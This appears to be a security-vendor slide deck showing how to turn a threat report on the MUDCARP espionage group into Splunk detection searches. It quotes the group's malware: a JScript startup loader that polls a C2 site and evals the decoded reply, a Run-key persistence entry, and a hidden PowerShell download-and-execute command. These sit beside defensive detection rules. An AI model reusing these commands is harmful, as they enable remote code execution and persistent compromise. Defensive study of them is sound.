
North Korea's Ruling Elite Adapt Internet Behavior to Foreign Scrutiny

April 25, 2018


In-depth analysis of North Korean internet activity reveals the abandonment of Western social media and a dramatic increase in operational security practices.

Intel Loss(?)

- Have you ever dismissed intelligence because it would take too much time to turn into something actionable? (Consumer)
- Have you ever wished you could deliver intelligence in a single repeatable format to target all your customers? (producers)
- How many formats do we need?
- PDF, CSV, JSON, STIX, etc. etc.
- iDefense Creative: Can you help normalize the text, make this prettier
- partnering with Splunk to publish targeted intelligence via Analytic Stories



Brandon: Why this image??



Act 2

Going beyond the IOC “Flat Earth” Theory



Recipes for Success

Encapsulating analytics & operations in story form

Operations: Decide & Act

- Understand the threat
- Stories integrated into automated workflows
- Automated analytics (IF>Then>Else)
- Measure workflow efficacy (analytic & operational)

Operations

Analytics: Asking & Knowing

Creative: Can you help make this slide and the next an animated build slide. Where these three items shift right and the image in the next slide appears With the connectors?

CSF, Kill Chain

external datasets)

Data: Setting up for success

- Know what data models to populate
- Understand specific technologies and how to unlock access to critical questions
- Fuse datasets for a transactional “All Source” approach

Data

Encapsulating analytics & operations in story form

Operations: Decide & Act

- Understand the threat
- Stories integrated into automated workflows
- Automated analytics (IF>Then>Else)
- Measure workflow efficacy (analytic & operational)

Analytics: Asking & Knowing

- Search Types for realtime (*Detection*) & historic (*Investigative*)
- Mapped to industry frameworks: Mitre ATT&CK, CIS20, NIST CSF, Kill Chain
- Immediately survey environment. Evaluate & experience
- Contextualize (with internal & external datasets)

Data: Setting up for success

- Know what data models to populate
- Understand specific technologies and how to unlock access to critical questions
- Fuse datasets for a transactional “All Source” approach

Operations

Analytics

Data

Grouping, Organizing and Associating

Four red, dome-shaped alarm lights are arranged in a row. Each light has a red base with the word "ALARM" written in white capital letters. The lights are connected by a black cable.


Getting Started with Analytic Stories: Step by Step

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report*

Severity: **High**



MUDCARP Activity Resurfaces

Threat Type(s): **Cyber Espionage**

Created On: Jun 18, 2018 5:05 PM GMT by
iDefense Staff

Last Published: Jun 18, 2018 5:05 PM GMT
by iDefense Staff

28

Relationships

Creative: The following slides (# to #) are build slides – we will replace some of the screenshots when engineering finishes ES 5.2

associated with the MUDCARP threat group.

Analysis

Intended Audience

This Intelligence Alert (IA) is intended to provide technical information about MUDCARP threat activity to better inform decision makers operating in targeted regions and verticals; such decision makers include security operations center (SOC) and intelligence analysts, security engineers, and senior leadership.


Getting Started with Analytic Stories: Step by Step

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*

Severity: High


MUDCARP Activity Resurfaces

Threat Type(s): Cyber Espionage



Created On: Jun 18, 2018 5:05 PM GMT by iDefense Staff
Last Published: Jun 18, 2018 5:05 PM GMT by iDefense Staff

28 Relationships

Summary

This report details iDefense... malicious Windows executables and an Android file found in the wild that are likely associated with the MUDCARP threat group.

Analysis

Intended Audience

This Intelligence Alert (IA) is intended to provide technical information about MUDCARP threat activity to better inform decision makers operating in targeted regions and verticals; such decision makers include security operations center (SOC) and intelligence analysts, security engineers, and senior leadership.

Getting Started with Analytic Stories: Step by Step

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*

The following code is executed when this occurs, creating:

```
%APPDATA%\Microsoft\Windows\STARTM~1\Programs\Startup\Camb-Jap.js
```

```
cmd.exe /c echo GSleep ^~= 1000 * 60 * 47;
XHR ^~= new ActiveXObject('MSXML2.ServerXMLHTTP.6.0');
XHR.setTimeouts(5 * 1000, 5 * 1000, 15 * 1000, 180 * 1000);

function FindStr(s,b,e){bg ^~= s.indexOf(b); ed ^~= s.indexOf(e); st ^~= bg+b.length;return (bg ^>^= 0 ^&^& e
d ^> st) ? s.substring(st, ed) : ''}

function b64Decode(str){b64Char ^~= 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/^=';v
ar out ^~= '', chr1, chr2, chr3, enc1, enc2, enc3, enc4, i ^~= 0;while (i ^< str.length) {enc1 ^~= b64Char.in
dexOf(str.charAt(i++));enc2 ^~= b64Char.indexOf(str.charAt(i++));enc3 ^~= b64Char.indexOf(str.charAt(i++));e
nc4 ^~= b64Char.indexOf(str.charAt(i++));chr1 ^~= (enc1 ^<^< 2) ^| (enc2 ^>^> 4);chr2 ^~= ((enc2 ^& 15) ^<^<
4) ^| (enc3 ^>^> 2);chr3 ^~= ((enc3 ^& 3) ^<^< 6) ^| enc4;out += String.fromCharCode(chr1);if (enc3 != 64
) {out += String.fromCharCode(chr2);}if (enc4 != 64) {out += String.fromCharCode(chr3);}return out;}

function RqU(u){var Ret ^~= !1;try{XHR.open('GET', u, false);XHR.setOption(3, 13056);XHR.setRequestHeader('
Accept', 'text/html, application/xhtml+xml, */*');XHR.setRequestHeader('Accept-Language', 'en-US');XHR.set
RequestHeader('User-Agent', 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)');XHR.send();
if (XHR.status ^!= 200)Ret ^~= b64Decode(FindStr(XHR.responseText, 'zEat3', 'gTzv'))}catch(e){}return Ret;
}

while(1){Req ^~= RqU('hxxp://www.chemscalere.com/uns/?news');if (Req) {try{eval(Req)}catch(e){}}WScript.Sle
ep(GSleep);} > %APPDATA%\Microsoft\Windows\STARTM~1\Programs\Startup\Camb-Jap.js
```


First Time Usage of cmd.exe

ESCU - First time seen command line argument - Rule

[Edit Search](#)

Description

The subsearch returns all events where `cmd.exe` was used with a `/c` parameter in the command-line arguments to execute other commands/programs. It appends the historical data to those results in the lookup file. Next, it recalculates the `firstTime` and `lastTime` field for command-line execution and outputs this data to the lookup file to update the local cache. It returns only those events that have first been seen in the past four hours. This is combined with the main search to return the time, user, destination, process, parent process, and value of the command-line argument.

Search

```
sourcetype=XnlWinEventLog:Microsoft-Windows-Sysmon/Operational process
=cmd.exe cmdline="*/c *" [ search sourcetype=XnlWinEventLog
:Microsoft-Windows-Sysmon/Operational process=cmd.exe cmdline="*/c
*" | stats earliest(_time) as firstTime latest(_time) as lastTime
by cmdline | inputlookup append=t
previously_seen_cmd_line_arguments | stats min(firstTime) as
firstTime, max(lastTime) as lastTime by cmdline | outputlookup
previously_seen_cmd_line_arguments | eval newCmdLineArgument=if
(firstTime >= relative_time(now(), "-65m"), 1, 0) | where
newCmdLineArgument=1 | `ctime(firstTime)' | `ctime(lastTime)' |
table cmdline] | table _time, user, dest, process, parent_process,
cmdline
```

All time



How to Implement

You need to be ingesting logs with both the process name and command line from your endpoints. If you are using Sysmon, you must have at least version 6.0.4 of the Sysmon Technology Add-on (TA). Please make sure you run the support search "Previously seen command line arguments," which creates a lookup file called `previously_seen_cmd_line_arguments.csv`; a historical baseline of all command-line arguments. You must also validate this list.

Known False Positives

Cyber Security Framework Attributes

CIS 20 **CIS 3** **CIS 8**KILL CHAIN PHASES **Command and Control****Actions on Objectives**ATT&CK **Execution** **Scripting** **Persistence****Command-Line Interface**NIST **PR.PT** **DE.CM** **PR.IP**

Data Sources (technology add-ons)

Carbon Black Response

CrowdStrike Falcon

Sysmon

Tanium

Ziften

```
cmd.exe /c echo
XHR ^- new Activ
XHR.setTimeouts(
```

```
function FindStr
d ^> st) ? s.sub
```

```
function b64Deco
ar out ^= '', ch
dexOf(str.charAt
nc4 ^= b64Char.i
4) ^| (enc3 ^>^>
) {out += Strin
```

```
function RqU(u){
Accept', 'text/h
RequestHeader('U
if (XHR.status ^
}
```

```
while(1){Req ^=
ep(GSleep);} > %
```

```
(bg ^>^= 0 ^&^& e
```

```
0123456789+/^=';v
enc1 ^= b64Char.in
tr.charAt(i++));e
enc2 ^& 15) ^<^<
);if (enc3 != 64
;}}return out;}
```

```
etRequestHeader('
'en-US');XHR.set
.0)');XHR.send();
h(e){}return Ret;
```

```
(e){}}WScript.Sle
```

Unusually Long Command Line

Extracting TTP's into Story Form

ESCU - Unusually Long Command Line - Rule

[Edit Search](#)

Description

This search calculates the average and standard deviation for the length of the command-lines on each of your endpoints and alerts when a command-line is found with a length over 10 times the standard deviation larger than the average command-line.

Search

```
(sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon
/Operational OR tag=process) | stats count min(_time)
as firstTime max(_time) as lastTime by dest, user,
process, cmdline | `ctime(firstTime)` | `ctime
(lastTime)` | eval cmdlen=len(cmdline) | eventstats
stdev(cmdlen) as stdev, avg(cmdlen) as avg by dest |
stats max(cmdlen) as maxlen, values(stdev) as
stdevperhost, values(avg) as avgperhost by dest,
process | where maxlen > (10*stdevperhost) +
avgperhost
```

All time ▾



How to Implement

You need to be ingesting logs with both the process name and command-line from your endpoints. If you are using Sysmon, you must have at least version 6.0.4 of the Sysmon TA.

Known False Positives

Cyber Security Framework Attributes

CIS 20 **CIS 8**KILL CHAIN PHASES **Actions on Objectives**ATT&CK **Execution**NIST **PR.PT** **DE.CM**

Data Sources (technology add-ons)

Carbon Black Response

CrowdStrike Falcon

Sysmon

Tanium

Ziften

Extracting TTP's into Story Form

Registry Modifications & Hidden Powershell

It is run when the system reboots due to the setting of the following registry key:

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]"help"="c:\\windows\\system32\\rundll32.exe c:\\windows\\system32\\zipfldr.dll,RouteTheCall c:\\programdata\\winapp.exe"
```

This will run winapp.exe, with a parent of rundll32 when the system is rebooted. The code within the malware checks to ensure the filename it is running under is `C:\programdata\winapp.exe`. If not, it will make sure that file exists. If this filename is correct, then it will contact the C2. This occurs after reboot in the normal execution flow.

The first network communication is performed via the following command:

```
powershell.exe -ExecutionPolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient).downloadfile('%s','c:\\programdata\\help.exe');start-process c:\\programdata\\help.exe
```

The download gets the hostname of the system and downloads as:

```
GET /js/PCNAME HTTP/1.1
Host: www.candlelightparty.org
Connection: Keep-Alive
```

Extracting TTP's into Story Form

ESCU - Registry Keys Used For Persistence - Rule

[Edit Search](#)

▼ Description

This search looks for specific registry paths that malware often uses to ensure survivability and persistence on system startup. The search returns the count, the first time activity was seen, last time activity was seen, the registry path that was modified, the host where the modification took place and the user that performed the modification.

▼ Search

```
| tstats `summariesonly` count min(_time) as firstTime max(_time) as lastTime
FROM datamodel=Change_Analysis.All_Changes where All_Changes.object_category
=registry AND (All_Changes.object_path="*currentversion\\run*" OR All_Changes
.object_path="*currentVersion\\Windows\\Appinit_Dlls*" OR All_Changes
.object_path="*CurrentVersion\\Winlogon\\Shell*" OR All_Changes.object_path="
*CurrentVersion\\Winlogon\\Userinit*" OR All_Changes.object_path="
*CurrentVersion\\Winlogon\\VmApplet*" OR All_Changes.object_path="
*currentversion\\policies\\explorer\\run*" OR All_Changes.object_path="
*currentversion\\runservices*" OR All_Changes.object_path="
*\\CurrentControlSet\\Control\\Lsa\\*" OR All_Changes.object_path="
*Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options*" OR
All_Changes.object_path="HKLM\\SOFTWARE\\Microsoft\\Netsh\\*" ) by All_Changes
.dest, All_Changes.command, All_Changes.user, All_Changes.object, All_Changes
.object_path | `ctime(lastTime)` | `ctime(firstTime)` | `drop_dm_object_name
("All_Changes")`
```

All time ▼



▼ How to Implement

To successfully implement this search, you must populate the Change_Analysis data model. This is typically populated via endpoint detection and response products, such as Carbon Black or endpoint data sources such as Sysmon. The data used for this search is typically generated via logs that report reads and writes to the registry.

▼ Known False Positives

Cyber Security Framework Attributes

CIS 20

CIS 8

KILL CHAIN PHASES

Actions on Objectives

ATT&CK

Persistence

Registry Run Keys / Start Folder

AppInit DLLs

Authentication Package

NIST

PR.PT

DE.CM

DE.AE

Data Sources (technology add-ons)

Carbon Black Response

CrowdStrike Falcon

Sysmon

ESCU - Malicious PowerShell Process - Connect To Internet With Hidden Window - Rule

[Edit Search](#)

▼ Description

This search looks for PowerShell processes running with specific command-line arguments that indicate that the process will download a file from the Internet without display anything to the user. The search for "*-Exec*" is to check and see if the default execution policy for PowerShell is being overridden on the command-line. The search for "*-WindowStyle*" and "*hidden*" are to see if the window that would normally be displayed will be hidden from the user instead. Finally, the search for "*New-Object*" and "*System.Net.WebClient*" are there to check to see if a PowerShell object that can be used to download files will be created. This search will return the host, the user the process ran under, the process and it's command-line arguments, the number of times it's seen this process, and the first and last times it saw this process.

▼ Search

```
(sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon
/Operational OR tag=process) process=powershell*
cmdline="*-Exec*" cmdline="*-WindowStyle*" cmdline="
*hidden*" cmdline="*New-Object*" cmdline="*System
.Net.WebClient*" | stats count min(_time) as
firstTime max(_time) as lastTime by dest, user,
process, cmdline | `ctime(firstTime)` | `ctime
(lastTime)`
```

All time ▼



▼ How to Implement

You need to be ingesting logs with both the process name and command-line from your endpoints. If you are using Sysmon, you must have at least version 6.0.4 of the Sysmon TA.

▼ Known False Positives

Cyber Security Framework Attributes

CIS 20

CIS 3

CIS 7

CIS 8

KILL CHAIN PHASES

Command and Control

Actions on Objectives

ATT&CK

Execution

PowerShell

Scripting

NIST

PR.PT

DE.CM

PR.IP

Data Sources (technology add-ons)

Carbon Black Response

CrowdStrike Falcon

Sysmon

Tanium

Ziften

Define what to look for

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*

```
graph LR; D1[Detect 1] --- I1[Investigate 1]; D2[Detect 2] --- I1; D3[Detect 3] --- I2[Investigate 2]; D4[Detect 4] --- I2; I1 --- C1[Contextualize 1]; I1 --- C2[Contextualize 2]; I1 --- C3[Contextualize 3]; I2 --- C4[Contextualize 4]; I2 --- C5[Contextualize 5]; I2 --- C6[Contextualize 6];
```

Identify Analytic Tradecraft: Choose your own adventure

Detection

First time seen
command line argument

Unusually Long
Command Line

Registry Keys Used For
Persistence

Malicious PowerShell
Process - Connect To
Internet With Hidden Window

Investigation

Get Process Info

Get Parent Process Info

Contextualization

Get Notable Info

Get Notable History

Get User Information
from Identity Table

Get Authentication Logs
For Endpoint

Get Risk Modifiers For
User



Get Risk Modifiers For
Endpoint

```
130.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD5SL4FF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=FL-SW-01" "Opera/9.80.20
128.241.220.82 - - [07/Jan 18:10:57:123] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD5SL7FF6ADFF9 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/category.screen?category_id=GIFTS&JSESSIONID=SD5SL4FF10ADFF10 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=FL-SW-01" "Mozilla/5.0 (Windows NT 5.1; SV1; ; .NET CLR 1.1.4322) " 468 125.17.14.131 [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD5SL9FF1ADFF3 HTTP 1.1" 200 1316 "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST-18&product_id=AV-CB-01&JSESSIONID=SD10SL9FF2ADFF9 HTTP 